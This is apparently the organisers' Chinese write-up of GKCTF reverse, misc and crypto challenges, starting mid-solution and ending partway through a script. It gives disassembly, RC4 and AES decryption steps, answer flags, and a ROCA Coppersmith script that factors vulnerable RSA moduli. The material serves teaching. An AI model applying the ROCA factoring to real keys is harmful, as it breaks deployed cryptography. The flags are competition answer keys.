00401136	B8 40154000	mov eax,DbgIsFun.00401540	DbgIsFun.004010F0
0040113B	0385 ECFFFFEF	add eax,dword ptr ss:[ebp-0x10014]	
00401141	0FB608	movzx ecx,byte ptr ds:[eax]	
00401144	0FB615 DE0A8410	movzx edx,byte ptr ds:[0x41A8DE]	
0040114B	03D1	add edx,ecx	
0040114D	8815 DE0A84100	mov byte ptr ds:[0x41A8DE],dl	
00401153	8B85 ECFFFFEF	mov eax,dword ptr ss:[ebp-0x10014]	
00401159	83C0 01	add eax,0x1	
0040115C	8985 ECFFFFEF	mov dword ptr ss:[ebp-0x10014],eax	
00401162	^ EB C6	jmp short DbgIsFun.0040112A	

当dword\_41A8E0处的标志位被置1后，函数跳出Sleep死循环开始运行，首先会取41A8DE处的前0x8C个字节计算字节码之和，如果该段代码被patch或者存在断点，字节码之和就会改变，从而影响后续的计算结果。

0040116E	8B8D ECFFFFEF	mov ecx,dword ptr ss:[ebp-0x10014]	
00401174	0FBF01 C0A84100	movsx edx,byte ptr ds:[ecx+0x41A8C0]	DbgIsFun.004010F0
0040117B	85D2	test edx,edx	
0040117D	^ 74 33	je short DbgIsFun.004011B2	
0040117F	0FBF05 DE0A84100	movzx eax,byte ptr ds:[0x41A8DE]	
00401186	8B8D ECFFFFEF	mov ecx,dword ptr ss:[ebp-0x10014]	
0040118C	0FBF01 C0A84100	movsx edx,byte ptr ds:[ecx+0x41A8C0]	
00401193	33D8	xor edx,ecx	将前面得到的字节码之后与input的各位异或
00401195	8B85 ECFFFFEF	mov eax,dword ptr ss:[ebp-0x10014]	
0040119B	8890 C0084100	mov byte ptr ds:[eax+0x41A8C8],dl	
004011A1	8B8D ECFFFFEF	mov ecx,dword ptr ss:[ebp-0x10014]	
004011A7	83C1 01	add ecx,0x1	
004011AA	898D ECFFFFEF	mov dword ptr ss:[ebp-0x10014],ecx	DbgIsFun.004010F0
004011B0	^ EB BC	jmp short DbgIsFun.0040116E	

计算完字节码之和后与所输入字符串进行异或，再往后就是将异或后的结果进行RC4加密并校验，密钥为GKCTF

004011B2	C785 C0FFFFFF	mov dword ptr ss:[ebp-0x10038],0x47	G
004011BC	C785 CCFFFFFF	mov dword ptr ss:[ebp-0x10034],0x4B	K
004011C6	C785 D0FFFFFF	mov dword ptr ss:[ebp-0x10030],0x43	C
004011D0	C785 D4FFFFFF	mov dword ptr ss:[ebp-0x1002C],0x54	T RC4密钥
004011DA	C785 D8FFFFFF	mov dword ptr ss:[ebp-0x10028],0x46	F
004011E4	C785 F4FFFFFF	mov dword ptr ss:[ebp-0x1000C],0x0	
004011EE	^ EB 0F	jmp short DbgIsFun.004011FF	
004014A5	^ 74 1F	je short DbgIsFun.004014C6	
004014A7	^ 75 1D	jne short DbgIsFun.004014C6	
004014A9	E9	db E9	
004014A9A	. 2DD40FD0	dd 00FD42D	
004014AE	. 54EE75D0	dd 0075EE54	
004014B2	. E03096E1	dd E19630E0	
004014B6	. 798AE0FE	dd FEE08A79	
004014B8	. 183A27E7	dd E7273A18	
004014BE	. 2F86C9FE	dd FE09862F	
004014C2	. 6643A775	dd 75074366	
004014C6	> 33DB	xor ebx,ebx	
004014C8	> 8B8D E0A84100	mov ecx,dword ptr ds:[0x41A8E4]	Default case of switch 004014E5
004014CE	. 3BD9	cmp ebx,ecx	
004014D0	. 7D 38	jne short DbgIsFun.0040150A	
004014D2	. 8B85 F8FFFFFF	mov eax,dword ptr ss:[ebp-0x10008]	
004014D8	. 8A0418	mov al,byte ptr ds:[eax+ebx]	
004014D9	. 8A93 AA144000	mov dl,byte ptr ds:[ebx+0x4014AA]	
004014E1	. 3AC2	cmp al,dl	比较
004014E3	. 75 14	jne short DbgIsFun.004014F9	Switch (cases FFFFFFFF..FFFFFF)
004014E5	. 43	inc ebx	
004014E6	.^ 74 E0	je short DbgIsFun.004014C8	
004014E8	.^ 75 DE	jne short DbgIsFun.004014C8	
004014EA	E9	db E9	Case FFFFFFFF of switch 004014E5
004014EB	. 77 72 6F 6E	ascii "wrong\0",0	
004014F2	. 72 69 67 68	ascii "right\0",0	ASCII "wrong\n"
004014F9	> 68 EB144000	push DbgIsFun.004014EB	
004014FE	. E8 3D010000	call DbgIsFun.00401640	
00401503	. 6A 00	push 0x0	
00401505	. E8 793C0000	call DbgIsFun.00405183	

如图所示，校验时的数据存放在代码段，因此调试时的反汇编结果可能出现错误，需要手动修正。从4014AA开始即为校验数据，将这段数据进行RC4解密，密钥GKCTF，再与前面计算得到的字节码之和进行异或即可得到flag

```

1 from Crypto.Cipher import ARC4
2 key = b"GKCTF"
3 hexstr = "2DD40FD054EE75D0E03096E1798AE0FE183A27E72F86C9FE6643A775"
4 newstr = b""
5 for i in range(0, len(hexstr), 2):

```

```

6     newstr += int(hexstr[i:i+2],16).to_bytes(1,'little')
7     rc4 = ARC4.new(key)
8     flag = rc4.decrypt(newstr)
9     for i in flag:
10        print(chr(i^0xC9), end = "")
11
flag{5tay4wayFr0m8reakp0int}

```

## MISC

### 0x1 Pokémon

题目描述：

比赛累了吧,怀旧一把, 我在103号道路等你

hint： Pokémon 说明是windows编码的，只是游戏简单操作说明 flag格式为flag{flag\_is\_here}

Writeup：


没考虑到有的师傅用的非windows系统，说明文件，有的出现了乱码

FLAG是大写 提交的时候要小写flag，这个其实是因为小写的不太好在地图上搞

起初的预期解

其实就是一个怀旧游戏...口袋妖怪，老老实实玩游戏可以得到flag，到103道路就可以看到flag

这里算一点障碍吧，大概记得出怪的几率为20%，flag处随机出怪



flag{PokEmon\_14\_Cut E}

当然也有捷径

过程中还有师傅说过，用代码或金手指等等的，欢迎各位师傅拓宽各种思路，如有问题欢迎指正

### 0x2 Harley Quinn

题目描述：Ivy给Harley发了一个短信.....算了，编不下去了，先听后看就完事了.....

音频解码可能有误差，密码为有意义的无空格小写短句 解密版本为1.25

hint 1：电话音&九宫格


hint 2：FreeFileCamouflage，下载的文件可能显示乱码

## Writeup:


压缩包描述有提示FreeFileCamouflage隐写，需要密码，后来才知道好多师傅开始直接解压了，没有发现这个hint，才补发的



详细信息>艺术家这里有hint，关于密码的



歌的最后一句有拨号音，可以提取出来，用dtmf2num.exe分析出来，据说维基有记录拨号音密码



按键音解出密码：#222833344477773338866#

音频解码可能有误差，自己尝试的时候，有可能会多少2或3

```
Administrator: C:\Windows\System32\cmd.exe

- open C:\Users\Administrator\Desktop\III\III.wav
wave size      493148
format tag     1
channels       2
samples/sec   44100
avg/bytess/sec 176400
block align    4
bits           16
samples        246574
bias adjust    12
volume peaks  -31206 31207
normalize      1560
resampling to  8000hz

- MF numbers:  84447778
- DTMF numbers: #222833344477773338866#
```

手机九宫格密码，这个看着九宫格输入法很快，就能看出来，是在一位其他师傅那里得到的思路




Password: ctifisfun, 多少2或3的情况, 猜解一下问题不大

#222 8 33 444 7777 33 88 66#

c t f i s f u n

版本号为v1.25, 低版本不可用



flag{Pudd1n!!\_y0u\_F1nd\_m3!}




欢迎师傅指正或提出更多有趣的解法

### 0x3 code obfuscation


题目描述: 无

Hints: 压缩包密码是加密过的


原件二维码:



根据二维码的算法，当数据码有损或数据长度对不上时会用纠错码来修正，但必须保证是个完整的二维码，详细可看视频科普：<https://www.bilibili.com/video/BV1Y54y1D7cT>



所以本题特意均等切分了二维码并进行斜切变换，也许不是最好的方法，这点是我考虑不周，应该从其他形式的二维码上下手，给师傅们道个歉，这里先用ps修复二维码，或者使用其他纠错等级强的工具，建议先填补空隙再斜切还原，扫出提示base(gkctf)



把二维码原件丢进binwalk分析，里面有个加密压缩包，-e分离，根据第一个Hint，压缩包密码是base家族的加密，可以跑脚本列出一些常见base家族加密

```
strbase16=
b'676B637466'
b'gkctf'
strbase32=
b'M5VWG5DG'
b'gkctf'
strbase64=
b'Z2tjdGY='
b'gkctf'
strbase85=
b'XKQ10W&'
b'gkctf'
strbase58=
b'CfjxaPF'
b'gkctf'
strbase36=
27823587
gkctf
strbase91=
Hg(IF.A
bytearray(b'gkctf'))
```

收集一些常见的base加密做成字典爆破rar，密码是base58的gkctf ==» CfjxaPF  
得到的压缩包里根据eval, function等函数名得知文件1进行了js压缩加密混淆

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?  
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/\//,String))  
{while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function()  
{return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new  
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('15 n 14 a b c d e f g h i j  
k l m n o p q r s t u v w x y z 10 11 17="n"12 15 n 14 A B C D E F G H I J  
K L M N O P Q R S T U V W X Y Z 10 11 17="n"12 13=0 15 n 14 a b c d e f g  
h i j 10 11 16="n"13=$((13+1))12 1g("1f=\'  
\';1e=\"\"\";16="#\"";1j='(\\"';1i='\\')\\';1h='\\.\\';1a='\\';19='<\\';18='\\>\\'  
;1d='1c\\';1b='\\{\\';1k='\\'}\\';1t='\\0\\';1u='\\1\\';1s='\\2\\';1r='\\3\\';1n='\\4\\';  
1m='\\5\\';1l='\\6\\';1q='\\7\\';1p='\\8\\';1o='\\9\\';")',62,93,'|||||||||||||||||
```

```
|||||||do|eval|done|num|in|for|Bn|An|
Ce|Cc|Cb|Cn|_|Cl|Bm|Bk|alert|By|Bt|Bs|Cp|Dg|Df|De|Dj|Di|Dh|Dd|Dc|Da|Db'|.sp
lit(' '|'),0,{})
```

可以通过在线网站解密<http://tool.chinaz.com/js.aspx>

JS代码混淆 JS混淆加密压缩 HTML/UBB代码转换 HTML/JS互转 JS/HTML格式化 CSS格式化 HTML代码转换

```
eval(function(p,a,c,e,d){e=function(c){return(c<a?"e(parsInt(c/a))+((c-e%a)>35?
String.fromCharCode(c+29).c.toString(36)):if(!".replace(/\^/,"String)){while(c-
>d[e(c)] = k[c][e(c)];k=[function(e){return d[e]};e=function(){return "\w+";}c=1;while(c-
>)if(k[c].p=e.replace(new RegExp("\b"+e(c)+"\b",'g'),k[c]));return p;}('15 n 14 a b c d e f
g h i j k l m n o p q r s t u v w x y z 10 11 17="n"12 15 n 14 A B C D E F G H I J K L M
N O P Q R S T U V W X Y Z 10 11 17="n"12 13=0 15 n 14 a b c d e f g h i j 10 11
16="n"13=5((13+1))12 1g("1f"\'
\1e=\\"\\16="#\\1j=\\"\\1i=\\"\\1j\';1h=\\"\\1a=\\"\\1;19=\\"\\18=\\"\\1d=\\"\\1c\';1b=\\"\\1\';
k=\\"\\1\';1t=\\"\\1\';1u=\\"\\1\';1s=\\"\\1r=\\"\\3\';1n=\\"\\1\';1m=\\"\\5\';1l=\\"\\6\';1q=\\"\\7\';1p=\\"\\8\';1o
=\\"\\9\';")62,93,'|||||||do|eval|done|num|in|for|Bn|An|Ce|C
c|Cb|Cn|_|Cl|Bm|Bk|alert|By|Bt|Bs|Cp|Dg|Df|De|Dj|Dl|Dd|Dc|Da|Db'|.split(''),0,{}))
```

```
for n in b c d e f g h i j k l m n o p q r s t u v w x y z do eval An = "n"
    done
for n in A B C D E F G H I J K L M N O P Q R S T U V W X Y Z do eval An = "n"
    done
num = 0
for n in a b c d e f g h i j do eval Bn = "n"
    num =
$((num + 1)) done alert("Bk='';Bm=''
    'Bn='#
    'Bs='';Bt=''
    'By=';
    'Cb=';
```

得到的代码用于解密flag3.png，以下是源代码，解出来的代码没有\$但对解密影响不大

```
1 for n in a b c d e f g h i j k l m n o p q r s t u v w x y z
2 do
3 eval A$n="$n"
4 done
5 for n in A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
6 do
7 eval A$n="$n"
8 done
9 num=0
10 for n in a b c d e f g h i j
11 do
12 eval B$n="$num"
13 num=$((num+1))
14 done
15 alert("Bk=' ' ;Bm=''' ;Bn='#';
16 Bs=' (';Bt=' )';By=' .';
17 Cb=' ;';Cc='<';Ce='>';
18 Cl=' _';Cn=' {';Cp=' }';
19 Da=' 0';Db=' 1';Dc=' 2';
20 Dd=' 3';De=' 4';Df=' 5';
21 Dg=' 6';Dh=' 7';Di=' 8';Dj=' 9';")
```

对应代码的意思，除去大小写字母AxBx的对应，剩下的符号和数字都有一一BxCxDx对应，进行密码表替换，可以写脚本也可以一个个对出来

```
$Bn$Ai$An$Ac$A1$Au$Ad$Ae$Bk$Cc$As$At$Ad$Ai$Ao$By$Ah$Ce
$Ai$An$At$Bk$Am$Aa$Ai$An$Bs$Bt$Cn
$Ap$Ar$Ai$An$At$Bs$Bm$Aw$Dd$A1$Ac$Da$Am$Ae$Cl$De$Ao$C1$Dj$Ak$Ac$At$Df$Bm$Bt$Cb
$Ar$Ae$At$Au$Ar$An$Bk$Da$Cb
$Cp|
```

```
1 #include <stdio.h>
2 int main(){
3     print("w3lc0me_4o_9kct5");
4     return 0;
5 }
```

flag{w3lc0me\_4o\_9kct5}

0x4 Sail a boat down the river

题目描述：无

Hints：闪烁的光芒；是一行不是一列；加密方式很常见

出题思路源于国外题目，在视频帧里加入了morse密码，放置在了刷通行卡的机器上，这玩意没人刷卡一般是不会发光的



视频118–130 200–208 320–334 410–418帧（以师傅们这样那样得到的帧数为准，这里是我的帧数）有明显闪烁，可以看出是morse密码（真的不是监控拍车牌号，多观察生活啊），pr或ps在这几个长间隔闪光区间逐帧看，短是1帧，长是3帧，拼合得到 -.--/.--/---../--.

解码得到yw8g

在视频465帧有二维码



扫描得到度盘链接 [https://pan.baidu.com/s/1tygt0Nm\\_G5fTfVFlgxVcrQ](https://pan.baidu.com/s/1tygt0Nm_G5fTfVFlgxVcrQ)

从网盘里得到数独附件，数独是我随便下的一个软件玩的一把简单难度

新游戏



错误: 0 / 3

简单

05:01 II

5	8	1	7	4	2	6	9	3
3	7	2	9	6	8	5	1	4
4	9	6	5	1	3	8	2	7
9	3	8	4	2	1	7	5	6
7	6	4	3	5	9	2	8	1
1	2	5	8	7	6	3	4	9
2	5	9	6	3	4	1	7	8
	4	7	1	8	5	9	3	2
8	1	3	2	9	7	4	6	5

解出来后根据hint，用第一行九宫格的填数从左到右从上到下数得到密钥

52693795149137，常见的加密方式里，有密钥的就那几个，这题用了AES的hex加密算法，需要使用的字符集得是gb18030/ISO10126等，不然解密字符不够就会不显示结果，也就是被解密网站坑，其实是自己对aes加密不够了解，也可以自己写个脚本来跑密码，解密密文得到 GG0kc.tf

```
1 0 8 1 7 4 0 0 0 0  
2 3 0 2 0 6 8 0 0 0  
3 4 0 6 5 0 0 8 2 0  
4 0 3 0 0 0 0 0 5 6  
5 7 0 4 3 0 9 2 0 1  
6 1 2 0 0 0 0 0 4 0  
7 0 5 9 0 0 4 1 0 8  
8 0 0 0 1 8 0 9 0 2  
9 0 0 0 0 9 7 4 6 0  
10 52693795149137  
11 密文：  
12 efb851bdc71d72b9ff668bdd30fd6bd  
13 密钥：  
14 第一列九宫格从左到右从上到下
```

DES TripleDes

AES

RSA

efb851bdc71d72b9ff668bdd30fd6bd

UTF-8

ECB

ISO10126

128bits

526937951491

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

-----  
47 47 30 6B 63 2E 74 66 00 00 00 00 00 00 00 00 | GG0kc.tf.....

用密码解开压缩包，把ovex文件用overture写谱软件打开，在歌词里看到

flag{gkctf\_is\_fun}

midi是写来给师傅们放松的，希望能喜欢~

## CRYPTO

### 0x1 小学生的密码题

题目:  $e(x)=11x+6 \pmod{26}$

密文: welcylk

(flag为base64形式) orcery

签到题, 仿射密码, 直接在线解密

welcylk

11

6

加密

解密

清空

sorcery

得到明文sorcery

base64加密后c29yY2VyeQ==

包裹flag{c29yY2VyeQ==}

### 0x2 Babycrypto

已知因子中的高位,分解p

之后求d,解密rsa

```
1 import gmpy2
2 import libnum as lb
3 n=0xb119849bc4523e49c6c038a509a74cda628d4ca0e4d0f28e677d57f3c3c7d0d876ef07
4 d7581fe05a060546fedd7d061d3bc70d679b6c5dd9bc66c5bdad8f2ef898b1e785496c4989
5 daf716a1c89d5c174da494eee7061bcb6d52caf337fc2a7bba42c918bbd3104dff62ecc9d
6 3704a455a6ce282de0d8129e26c840734ffd302bec5f0a66e0e6d00b5c50fa57c546cff9d7
7 e6a978db77997082b4cb927df9847dfffff55138cb946c62c9f09b968033745b5b6868338c
8 64819a8e92a827265f9abd409359a9471d8c3a2631b80e5b462ba42336717700998ff38536
9 c2436e24ac19228cd2d7a909ead1a8494ff6c3a7151e888e115b68cc6a7a8c6cf8a6c005
10 e=65537
11 enc=1422566584480199878714663051468143513667934216213366733442059106529451
12 93107827146036333588705419957795067910265927017947591110174762512054442926
13 2334214483688332115520045358281824251529652235991601296109900369111460291
14 7003359205576898342790483539585041463465956092191460875900237711597421272
15 31203279644094850972449202724737611321867818344322236453166998512803297125
16 67925320150518290412302038140901946110411727753683571978544512012609271177
17 92277559690205342515437625417792867692280849139537687763919269337822899746
18 92426984769413889916582000416031911874929803106580053086956270467143570957
19 8921901495688124042302500361
20 p=160734387026849747944319274262095716650717626398118440194223452208652532
21 69471311306208421951235996872279676302907211746328135665461416794193099383
22 85215634062582632998462974991908844955607448733198141509885208689510459619
23 06000066805136724505347218275230562125457122462589771119429631727404626489
24 634314291445667
25 q=n/p
```

```
10 d = gmpy2.invert(e,(p-1)*(q-1))
11 m = pow(enc,d,n)
12 print lb.n2s(m)
```

得到flag{3d0914a1-1e97-4822-a745-c7e20c5179b9}

## 0x3 汉字的秘密

当铺加密，通过汉字与数字建立关系的一种加密算法，汉字中共有几笔出头就对应哪个数字

王 6 夫 7 丶 8 工 4 口 0 由 1 中 2 人 3 土/士 5 壮 9  
69 74 62 67 118 83 72 77 86 55 71 57 82 57 64 63 51 107

Ascii转码得到

EJ>CvSHMV7G9R9@?3k

根据提示key的固定格式，想到EJ>C与flag ascii码的关系，差值依次为1 2 3 4，编写脚本跑出flag

```
1 #include<stdio.h>
2 int main()
3 {
4     char c[] = "EJ>CvSHMV7G9R9@?3k";
5     for(int i = 0; c[i]!='\0'; i++)
6     {
7         c[i]=c[i]+1+i;
8     }
9     printf("%s",c);
10 }
```

FLAG{YOU\_ARE\_GOOD},查看题目答案形式，再转小写

flag{you\_are\_good}

## 0x4 Backdoor

```
1 import sys
2 from sage.all import *
3 def solve(M, n, a, m):
4     # I need to import it in the function otherwise multiprocessing
5     # doesn't find it in its context
6     from sage_functions import coppersmith_howgrave_univariate
7     base = int(65537)
8     # the known part of p: 65537^a * M^-1 (mod N)
9     known = int(pow(base, a, M) * inverse_mod(M, n))
10    # Create the polynom f(x)
11    F = PolynomialRing(Zmod(n), implementation="NTL", names=("x",))
12    (x,) = F._first_ngens(1)
13    pol = x + known
14    beta = 0.1
15    t = m + 1
16    # Upper bound for the small root x0
17    XX = floor(2 * n ** 0.5 / M)
18    # Find a small root (x0 = k) using Coppersmith's algorithm
19    roots = coppersmith_howgrave_univariate(pol, n, beta, m, t, XX)
```

```

22     # There will be no roots for an incorrect guess of a.
23
24     for k in roots:
25         # reconstruct p from the recovered k
26         p = int(k * M + pow(base, a, M))
27         if n % p == 0:
28             return p, n // p
29
30 def roca(n):
31     keySize = n.bit_length()
32     if keySize <= 960:
33         M_prime = 0x1B3E6C9433A7735FA5FC479FFE4027E13BEA
34         m = 5
35     elif 992 <= keySize <= 1952:
36         M_prime = (
37
38             0x24683144F41188C2B1D6A217F81F12888E4E6513C43F3F60E72AF8BD9728807483425D1E
39
40             )
41         m = 4
42         print("Have you several days/months to spend on this ?")
43     elif 1984 <= keySize <= 3936:
44         M_prime =
45
46             0x16928DC3E47B44DAF289A60E80E1FC6BD7648D7EF60D1890F3E0A9455EFE0ABDB7A74813
47             1413CEBD2E36A76A355C1B664BE462E115AC330F9C13344F8F3D1034A02C23396E6
48
49             m = 7
50             print("You'll change computer before this scripts ends...")
51     elif 3968 <= keySize <= 4096:
52         print("Just no.")
53         return None
54     else:
55         print("Invalid key size: {}".format(keySize))
56         return None
57
58     a3 = Zmod(M_prime)(n).log(65537)
59     order = Zmod(M_prime)(65537).multiplicative_order()
60     inf = a3 // 2
61     sup = (a3 + order) // 2
62     # Search 10 000 values at a time, using multiprocessing
63     # too big chunks is slower, too small chunks also
64     chunk_size = 10000
65
66     for inf_a in range(inf, sup, chunk_size):
67         # create an array with the parameter for the solve function
68         inputs = [((M_prime, n, a, m), {}) for a in range(inf_a, inf_a +
chunk_size)]
69
70         # the sage builtin multiprocessing stuff
71         from sage.parallel.multiprocessing_sage import parallel_iter
72         from multiprocessing import cpu_count
73
74         for k, val in parallel_iter(cpu_count(), solve, inputs):
75             if val:
76                 p = val[0]
77                 q = val[1]
78                 print("{}:{}".format(p, q))

```

```
78         return val
79     return "Fail"
80 if __name__ == "__main__":
81     n =
82     15518961041625074876182404585394098781487141059285455927024321276783831122
83     168745076359780343078011216480587575072479784829258678691739
84     # For the test values chosen, a is quite close to the minimal value so
85     # the search is not too long
86     try:
87         roca(n)
88     except:
89         print("FAIL")
```

```
1 from Crypto.Util.number import *
2 def main():
3     e = 65537
4     p =
